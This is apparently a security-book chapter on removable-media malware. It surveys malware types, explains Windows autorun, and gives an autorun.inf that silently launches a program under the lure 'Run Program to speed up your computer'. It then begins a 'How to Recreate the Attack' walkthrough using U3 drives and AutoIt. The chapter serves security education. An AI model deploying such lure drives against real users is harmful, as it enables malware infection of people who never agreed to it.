As she begins the introduction, one of the executives interrupts with a question. The inquiry is about a recent merger of theirs, which is completely out of her realm of knowledge. As silence envelops the room, her manager pipes up with a witty answer that pleases the customer. Just as she starts up the presentation, a thunderous, rumbling sound emanates around the room. There is no doubt as to what the sound is, although the question remains of who had done it. She immediately glares at Matt, who is, surprisingly, glaring back at her in the same manner. Her manager has a sincerely frightened look on his face and appears to try to utter something, only to hold himself back. Two of the executives are laughing, while the remaining managers are left with some stiff scowls.

Just as Jessica starts to apologize for the embarrassing incident, another earsplitting grumble cascads around the room. The tone is far too loud for any human to produce, even Matt. She realizes it has to be her PC, because the sounds are coming from the conference speakers. Knowing that no audio controls are available, she decides to shut down her laptop. As she scrambles to shut down everything, another deafening sound protrudes from the speaker system. Four of the customers stand up and begin to exit the conference room. Her manager jumps to his feet to walk with them out the door. Three of the other customers are still sitting in the room, snickering at her dilemma.

Jessica begins to express her regrets and beg for forgiveness when one of them interrupts her. He states that he had seen a similar situation occur with his administrative assistant's computer. His assistant's computer had been doing this for about a week before one of their support staff was able to identify and mitigate the problem. They discovered what was called a *fart virus* that set several audio files into play at random times. Their support staff was able to clean the infection immediately once it was identified. As the executive stood up to leave, he stated that their existing security staff might be adequate when compared to what her VAR could provide.

While this story may seem fictional, it actually occurred to an unsuspecting security professional. Some of the events and names have been changed to protect the innocent, but a majority of the plot is factual. There are a number of real-world cases involving a vast spectrum of entities and types of infections. The example used above could be considered minor when compared with the intent of other infectious material that leverages removable media.

ANATOMY OF THE ATTACK

Malicious code can best be described as any program that is intentionally written to induce an unexpected and undesirable event on operating system, network, application, or any of their dependencies. These are designed to seek and exploit weaknesses in the systems and applications they target and usually run without the express consent of the user. This includes but is not limited to virus, worms, Trojan horses, logic bombs, spyware, and rootkits. The code can also reside on Web pages in the form of Java applets, ActiveX controls, scripting languages, browser plug-ins, or pushed content.

There are several classification methodologies vendors supply or adopt that presently surround malicious code. All of them accentuate similar values but most provide a stale aspect for proper categorization given the current threat landscape. More recent types of malicious code now adhere to multiple categories. For simplicity purposes, we will break these down into a single section, "Malicious Code Methodologies."

Malicious Code Methodologies

Just as a biological virus interferes with the normal functions of the human body, computer viruses impede on customary operations of the infected environment. The digital cousins of the biological versions have been around for over a quarter of a century and are constantly mutating in multiple directions. They have the ability to replicate, inflict damage, modify data, steal sensitive information, and perform many other harmful actions. What is interesting about the current state of affairs is how viruses have transformed to exploit the rapid expansion of the technology sector as it adapts to us. Virus authors have become quite clever in how they are designing their composite creations. Nowadays, malicious programs are designed to call other interactive components to perform specific tasks. They can be configured to cooperate with almost any part of an application so long as an interface or connector exists to facilitate the communication. By taking this approach, developers no longer have to reinvent the wheel every time they seek to provide enhancements or modifications.

Viruses can best be described as programs that propagate by contaminating other files or programs on a single host. An actual virus is unable to transmit an infection to a new host without human interaction.[G] The payloads delivered by a virus can take on many forms. The next sections will provide a brief overview of the different methods that can be applied.

Worms

A worm is a type of malware that has the ability to propagate itself without user interaction. These do not usually require a host program to exist. Worms take advantage of file or other information transports on the system it has infected. One of the most common transports would be e-mail programs. Once a system is infected with a worm, the program will replicate itself by using network services or applications to distribute copies. This particular variety can often wreak havoc on network bandwidth and system resources.

Trojans

Unlike viruses and worms, Trojans do not reproduce by duplication. These malicious programs attempt to masquerade as a typical application. They work by hiding within the proximity of what seems like normal software running on the target system. Once the machine becomes compromised, a variety of payloads can be deployed, including most viruses and worms.

Many types of the Trojan variants have been known to steal passwords and other personal data stored on the hard drive. They usually send this information to Internet servers or open a backdoor for developer access. Infected users may notice computer performance degradation and strange behaviors that occur without any interaction. Trojans frequently include features that disable or alter the settings on desktop firewalls, antivirus software, and download reinforcements.

Logic and Time Bombs

A logic bomb is commonly defined as an attribute or a portion of code running within a program that remains inactive until a specific event or time occurs. An excellent example of logic bombs are those used to encourage infected computers to purchase

[G] http://irchelp.org/irchelp/security/trojanterms.html software for artificially induced circumstances. Numerous spyware and AV removal vendors have been known to abuse this type of function for financial gain.[H]

Time bombs are a type of logic bomb that will continuously poll the system date in a dormant state until the authors predetermine rendezvous is reached. At this point, the program will activate and execute its code. These methods are also used commonly by valid software vendors to provide trial periods for evaluation. An example of this would be an application that authorizes only 10 initializations before the program ceases to function.

Rootkits

Rootkits are nothing more than a kit of tools designed to get and maintain root. The term *root* is universally acknowledged as being the highest level of access for UNIX and Linux systems. Dub this into the Windows world and you have a nasty intruder with a bad attitude and administrator access. Primary activities include backdoor admittance, accessing log files, or covertly monitoring any and all activity on the user's computer.

Malicious intent is not the constant rationale behind a rootkit deployment. Sony is probably the most memorable example of a company with legitimate intentions ultimately gone wrong. They attempted to deploy a Digital Rights Management mechanism by way of a rootkit, which was ultimately exploited by malicious code makers. A class-action lawsuit was concluded in 2005 over this issue with additional matters still pending.[I]

Trapdoors

Trapdoors are small amounts of residual code embedded within valid programs originally included by the programmer, which can enable access into the system. They typically have a genuine purpose, such as an alternate path for the developer to access the application if something goes awry during testing. Some are used to bypass setup and authentication sequences, which can be considered cumbersome during program development. These remnants can become a huge risk when they are forgotten or left behind unintentionally.

Macros

A macro is a type of simple script used to automate routine tasks within spreadsheets or word-processing documents. Macro viruses have the ability to self-propagate locally as well as remotely. If the user shares a contaminated file via e-mail, USB flash drive, or other means, the contagious behaviors will continue. Macro viruses can be written by those with minimal skills and can spread to any platform on which the application is running. Chapter 5, "Office – Macros and ActiveX," from *Seven Deadliest Microsoft Attacks* (ISBN: 978-1-59749-551-6), covers these types of attacks in greater detail.

[H] http://rogueantispyware.blogspot.com/2009_07_01_archive.html
[I] www.eff.org/cases/sony-bmg-litigation-info

Boot Sector

These viruses target the boot sector of local hard or removable drives. They infect these devices by replacing part or all of the boot record. This record is the portion of the disk that tells the operating system how to load in memory. They will occasionally relocate these vital files, or in extreme cases, they will be overwritten. Boot sector viruses are very difficult to remove because they load into memory every time the computer is booted. Access to this level of a system is difficult to attain and has been historically transmitted by physical means.

Spyware

"Spyware" is a generic term used to describe software that is implicitly designed to collect data about the Internet search habits or other private information without the user's consent. Spyware is commonly associated with software used to display advertising. Typically, these programs get placed on a system during the installation of other software the user actually wants. Browser plug-ins, ActiveX updates, infected ads, or free shareware tools top a long list of distribution mechanisms.

Once installed on the computer, information can be secretly collected through a variety of techniques. These include keyloggers and Internet browsing history, as well as scanning files and registry entries on the hard drive. The purpose of these infections can vary greatly, but they are primarily used to track personal information for targeted marketing functions. Malicious forms of spyware can be used to collect sensitive information such as passwords, user accounts, or even bank-related information.

Metamorphic Code

Some viruses adapt and rewrite themselves completely each time they infect a new host computer or program. This type of program is said to be metamorphic. Metamorphic-based viruses are often very large and complex due to the programming required to support their functionality. They come complete with their own onboard metamorphic engine, which drives their ability to "morph" into new mutations of themselves. The engine can also undergo changes as it continues to spread and infect new files. This type of virus is programmed to avoid detection by common antivirus software, which often focuses on specific patterns or infected files.

Polymorphic Code

Polymorphic code is similar to metamorphic-based viruses in that it has the capability to rewrite itself after each new infection. These differ from metamorphic code in that they spread infected files and programs via an encrypted copy of themselves. A decryption module, also referred to as the *mutation engine*, is built into this program and is used to decrypt the required components so it can deliver the intended payload. In order for the program to actually work, the mutation engine must remain unencrypted. This is the characteristic that normally leads to detection and eventually the program's demise.

Variable Key Encryption

Similar to a polymorphic virus, this type of code also makes use of a decryption module. There are two distinct differences that separate this into its own classification. One of these differences is that the entire package is encrypted. The other dissimilarity is the utilization of a decryption module consisting of encryption keys instead of an algorithm for propagation decoding. These encryption keys resemble a password and are used to decode the payload as it transmits to new hosts. The newly infected files contain copies of the original, but the password to decrypt the code is changed.

Java Applets

Created by Sun, Java applets are a type of program developers add to Web pages to provide interactive components or enhanced functionality to the site. An Active Server Page or a Windows Scripting Host containing these modules can be extremely hazardous. These can allow unrestricted access to computer resources, which include the file system, registry, and applications.

While most are legit, some hostile applets exist, which can take command of the operating system, alter system files, or prevent the use of specific applications. Their popularity among Web developers is largely attributed to the cross-platform support of different operating systems and Web browsers. This also entices the hacking community because they have the ability to automatically execute when a user visits a Web site. In the time it takes a browser to render the page, the applet is loaded and the malicious code is run on the machine. These applets are sometimes planted by malicious authors, but taking control of existing applets is possible and is usually the result of poor coding. Since loading applets is a normal activity while surfing the Web, these attacks are rarely detected by standard security measures. Java applet attacks can deceive even the most savvy computer user.

ActiveX Controls

ActiveX is a collection of tools developed by Microsoft that enables Windows applications to have increased functionality across networked environments. An ActiveX control is a program built into a Web site to enhance the user's experience with other applications running within the site. It could be said that ActiveX is Microsoft's answer to Sun Java applets.

These controls can be written in many different languages, including C++, Visual Basic, Visual C++, Delphi, Powersoft, Java, C-Sharp (C#), and Visual J++ to name a few. They can be coded to run in different ways depending on the instructions passed to the program by the scripting language that interacts with it. Obviously, Windows Internet Explorer (IE) is a prime example of a browser where ActiveX controls are frequently developed. For instance, IE does not have the ability to display Adobe Portable Data Files or advertisements using flash programs exclusively. Instead, IE leverages an ActiveX control that enables significant versatility. This flexibility comes with a trade-off, as malicious code can be unintentionally downloaded from Web sites while the user is installing an ActiveX control.

Browser Plug-Ins

Browser plug-ins, also known as *snap-ins*, are small applications that extend the functionality of browsers for specific applications built into Web sites. They are very similar to ActiveX controls and Java applets except that they are explicitly designed to support the functionality of specific applications running within a Web page. Examples of plug-ins include Media Player, QuickTime Player, Shockwave Player, and Real One Player. Depending on how a Web page is designed, certain plug-ins may be required in order to view the content.

Introduction of security risks often occurs when these plug-ins are left stale due to lack of updates. In turn, this leaves the user's browser and entire system vulnerable to attack or exploit. Since these applications are running behind the scenes, they are frequently overlooked, as many users often forget to check for updated versions. It's important to remember that plug-ins are not automatically patched when the browser is updated. Be sure to update these on a regular basis to minimize the likelihood of exploitation.

Pushed Content

Push technology enables news and other content providers to automatically supply subscribers with information by downloading content directly to the user's desktop. This technology also provides a means by which software companies, oblivious to security, supply their users with automatic updates. These programs are activated when a user installs a small agent onto the system, which is called a *push-client*. The client constantly polls the provider's server and transports the latest news, stock quotes, sports scores, and so forth. Just as software developers (Sony) have inadvertently provided CD-ROMs to customers that included viruses, it is reasonable to assume that maliciously coded programs and viruses will continue to be inadvertently (and advertently) supplied along with the expected pushes.

Autorun

In the "Defending against This Attack" section of Chapter 1, "USB Hacksaw," we touched on autorun/autoplay, the default settings, and manual manipulation techniques. In this section, we will describe how autorun interacts with the Windows application program interface (API) in order to activate a program automatically. The primary purpose of autorun is to provide automation for software installations and multimedia applications. Nearly all data that is shipped on a CD/DVD has some type of autorun capabilities built into it.

A file named autorun.inf is responsible for the automagic that occurs when a CD/DVD is inserted into a computer. This file should be located in the root of the disk and can contain a number of customizable command-line options. These options will be covered in greater detail in the later sections of this chapter. In the meantime, it is important to understand that when the autorun feature in Windows is enabled, by either default or manual adjustments, Windows Explorer will read the contents of the autorun.inf file and automatically initiate any instructions it finds. This is the same concept the U3 creators intended to exploit when their drives are inserted.

Whenever removable media is inserted or detached from a computer, a *WM_DEVICECHANGE* message is sent to all running applications. This message is sent to all the top-level Windows according to their z-order. The z-order simply refers to the placement of Windows on the screen. So, in this case, the window at the topmost position receives the message first and then the remaining windows receive it in succession. To view this interaction, you can trap this message using the following API:

```
Public Declare Function CallWindowProc Lib "user32" Alias
   "CallWindowProcA" (ByVal lpPrevWndFunc As Long, _
ByVal hWnd As Long, _
ByVal Msg As Long, _
ByVal wParam As Long, _
ByVal lParam As Long) As Long
```

The ByVal wParam As Long, _ parameter of this message contains code that defines exactly what event occurred. Another event that is useful to us is DBT_DEVICEARRIVAL. This message is sent after a new device or a removable media has been inserted. Applications will receive this message when the newly inserted device is ready for use. At the same time, the Windows Explorer process will display the autoplay window that gives the user options for what to do with the inserted media.

The Windows shell then processes the *WM_DEVICECHANGE* messages and sends an interrupt request. It checks the registry to determine if the autorun function is enabled for the associated drive. If enabled, the Windows OS tries to locate the “autorun.inf” file in the root directory of the newly connected device. Once this file is located, the instructions contained in the file will be executed.

The instructions read from the autorun.inf file dictate what the Windows autorun feature will do whenever a removable media is inserted into the computer. This file instructs the Windows shell what to run and how to load the data contained on the device or drive with which it is associated. The following criteria are used in the determination process.

- Which applications or executable files will be run when the associated drive detects newly connected media
- The icon that will be displayed when the drive is viewed in Windows Explorer
- The menu options to be displayed to the user when he or she right-clicks the drive in Windows Explorer

Autorun.inf contains a series of instructions that the Windows shell executes when a drive or media (CD/DVD) has been inserted. The following five commands are available:

1. Defaulticon – This line specifies what the default icon will be for the drive. The user will see this icon when they right-click on the drive.
2. Icon – This line specifies the path and the file name of an application-specific icon for the drive.
3. Open – This line specifies the path and the file name of the application that will be launched when the drive is inserted.

4. Shell – This line identifies the default command in the shortcut menu of the drive.
5. Shell\verb – This line can be used to add options to the right-click shortcut menu of the drive.

Included below is a simple example of a typical CD/DVD autorun.inf file. The number of command options supported by the autorun.inf is not limited by the available programs on the computer hosting the device. USB flash drives can be customized to provide an alternate repository for transporting tools one might find useful to be called automatically.

```
[Autorun]
Open=reallycool.exe /argument1
Icon=\foldername\little.ico
```

The bullets below provide a brief explanation of the commands contained in a basic CD/DVD autorun.inf. The addition statements required to enable autorun specifically for a standard flash drive will be provided separately in this section.

- *[autorun]* – This tells Windows to read the file as an autorun.inf file.
- *open* = – This line tells Windows which application to launch.
- *reallycool.exe* – This is the value referring to the application that will be automatically started when the drive is detected. Windows will look for this file in the root directory of the inserted disk. If you need to access a file located in a specific folder or subdirectory, then you can choose to specify a path relative to the root. An example of this would be *open=%SystemRoot%\reallycool.exe.*
- */argument1* – This is the switch that is passed to the application as a command-line option. Any command-line parameter that is supported by the application you are calling can be used here as well.
- *icon* = *\foldername\little.ico* – This is specifying the path to where the icon associated for the drive can be found.

As stated earlier, the autorun feature was primarily designed to automatically launch applications distributed on CD/DVDs, but it can also be used on USB-based removable media for the same purpose. Per Microsoft, autorun only works on removable storage devices if all of the following rules are met.[J]

1. The device driver must notify the operating system that a disk has been inserted by sending a WM_DEVICECHANGE message.
2. An autorun.inf file must be found in the root directory of the inserted media.
3. Autorun must be enabled through control panel or the Windows registry.
4. No other foreground programs can be running on the system that will suppress the autorun feature.

In a typical scenario, when a USB device is connected to a machine, the driver will send a WM_DEVICECHANGE message to the Windows shell. This satisfies

[J] http://msdn.microsoft.com/en-us/library/cc144204%28VS.85%29.aspx the first rule. If the USB device has an autorun.inf file in its root, the second rule is met. If the autorun feature is enabled in the Windows registry, this rule is also met. The fourth rule is not an issue so long as there are no third-party applications running, which will suppress the autorun feature.

Keeping the previous circumstances in mind, let's say a user wants to find out what is on the USB drive. He or she can double-click on the drive in Windows Explorer, double-click the drive in "My Computer," or right-click the drive and select **Open Folder** to view files. Once any of these options are initiated, the application that is being called in the autorun.inf file will be executed.

The autorun.inf file used on USB-based media drives requires a slightly different setup in order to get an application to launch automatically. The autorun feature for removable drives will likely be disabled by default, requiring user interaction. The information included below will walk you through how to set up autorun specifically for removable media.


```
[Autorun]
UseAutoPlay=1
ShellExecute=reallycool.exe
Shell\open\command=reallycool.exe
Icon=foldername\little.ico
Label=Click on me!
Action=Run Program to speed up your computer
```

Included below are descriptions of the command statements used in the above reference. Only new elements not previously covered in the CD/DVD autorun sample will be described here.

- *UseAutoPlay = 1* – This line enables the USB to provide the autoplay menu function.
- *ShellExecute = reallycool.exe* – This line tells the operating system what file to execute.
- *Shell\open\command = reallycool.exe* – This line tells the operating system to register the specified file as autorun, allowing the malware to load it when any of these files are called.
- *Label = Click on me!* – This line is used to specify the name of drive as it will be displayed to the user by autoplay and Explorer.
- *Action = Run Program* – This line adds a menu option to the autoplay menu displayed to the user when he or she right-clicks on the drive.

As you can see, there are additional statements required to enable the autorun feature from a removable drive. Once you have built your autorun.inf with the proper statements and parameters, your drive should display the options you have included. Figures 3.1 and 3.2 below illustrate an example of this autorun.inf.

By now, you should have a reasonable understanding of how autorun and autoplay interact with Windows depending on the type of media used. It is also important to understand specific examples of situations where these have been exploited. The next section will illustrate how to create an exploit that leverages removable media.



Click on me! (F:)

This disk or device contains more than one type of content.

What do you want Windows to do?

- Run Program to speed up you computer using the program provided on the device
- Copy pictures to a folder on my computer using Microsoft Scanner and Camera Wizard
- View a slideshow of the images using Windows Picture and Fax Viewer
- Print the pictures using Photo Printing Wizard
- Open folder to view files using Windows Explorer
- Take no action

FIGURE 3.1

Autoplay Dialogue Presented upon Insertion of the Drive




FIGURE 3.2

Explorer View of the Inserted Drive (F: Drive)

How to Recreate the Attack

The most common deployment scenario, given in our previous discussions in Chapters 1 and 2, "USB Hacksaw" and "USB Switchblade," respectively, would be executing the payload of your choice by way of a U3-enabled flash drive. Using this method, you have the ability to craft a custom ISO enabling any program to run automatically simply by connecting a U3-compatible flash drive to a computer. Once again, this is assuming that autorun is enabled and working properly; otherwise, console access will be required to initiate via manual means.

This section will walk you through the creation of a custom ISO that can be used to automatically execute a program on a computer using a U3-compatible flash drive. Here is what you will need to recreate an attack of this sort.


- A scripting tool called *AutoIt*
- The U3 Universal Customizer tool
- A U3-supported flash drive
- A text editor program
- Icons to label your flash drive

This section will use the U3-enabled flash drive and Universal Customizer program applied in the previous chapters. Download and install the most recent version of AutoIt that is available on the Internet (www.autoitscript.com). Once you have downloaded the package, the following instructions will guide you through the installation process.

1. Run the AutoIt installation executable, then select **Next** when prompted, as shown in Figure 3.3.
2. Ensure you concur with the agreement presented (Figure 3.4) and click **I Agree**.
3. Select **Edit the script** when the dialogue box appears as seen in Figure 3.5, then click **Next**. This option will prevent accidental execution of the script on your workstation during testing.
4. There are some script examples that can be installed, as seen in Figure 3.6.

> **TIP**
>
> These are convenient for reference if you are having difficulty understanding the syntax. They are not required in order to complete the next section, but you may find them useful at a later time.

5. Click **Next** to continue the installation as seen in Figure 3.6.
6. Choose a custom location for installation or accept the default as indicated in Figure 3.7, and click **Install**.
7. Once the installation completes, click **Finish**, as illustrated in Figure 3.8.



Welcome to the AutoIt v3.3.0.0 Setup Wizard


This wizard will guide you through the installation of AutoIt v3.3.0.0.

It is recommended that you close all other applications before starting Setup. This will make it possible to update relevant system files without having to reboot your computer.

Click Next to continue.

FIGURE 3.3

AutoIt Installation Screenshot



License Agreement

Please review the license terms before installing AutoIt v3.3.0.0.


Press Page Down to see the rest of the agreement.

```
AutoIt

Author    : Jonathan Bennett and the AutoIt Team
WWW       : http://www.autoitscript.com/autoit3/
Email     : support@autoitscript.com
________________________________________________________

        END-USER LICENSE AGREEMENT FOR THIS SOFTWARE

This End-User License Agreement ("EULA") is a legal agreement
between you (either an individual or a single entity) and the
```

If you accept the terms of the agreement, click I Agree to continue. You must accept the agreement to install AutoIt v3.3.0.0.

FIGURE 3.4

AutoIt Installation Screenshot



Defaults for *.au3

What do you want to do when you double-click a *.au3 file?


Select a default option for *.au3 files.

○ Run the script

● Edit the script

FIGURE 3.5

AutoIt Installation Screenshot



Choose Components

Choose which features of AutoIt v3.3.0.0 you want to install.

Check the components you want to install and uncheck the components you don't want to install. Click Next to continue.

Select the type of install: Full

Or, select the optional components you wish to install:

☑ AutoIt Core Files (require
☑ Script Examples
☑ UDF Script Examples


Description

Position your mouse over a component to see its description.

Space required: 22.2MB

FIGURE 3.6

AutoIt Installation Screenshot



AutoIt v3.3.0.0 Setup

Choose Install Location

Choose the folder in which to install AutoIt v3.3.0.0.

Setup will install AutoIt v3.3.0.0 in the following folder. To install in a different folder, click Browse and select another folder. Click Install to start the installation.

Destination Folder


C:\Program Files\AutoIt3

Space required: 22.2MB
Space available: 21.0GB

Nullsoft Install System v2.40

FIGURE 3.7

AutoIt Installation Screenshot



AutoIt v3.3.0.0 Setup

Completing the AutoIt v3.3.0.0 Setup Wizard

AutoIt v3.3.0.0 has been installed on your computer.

Click Finish to close this wizard.

☑ Show release notes (very important)

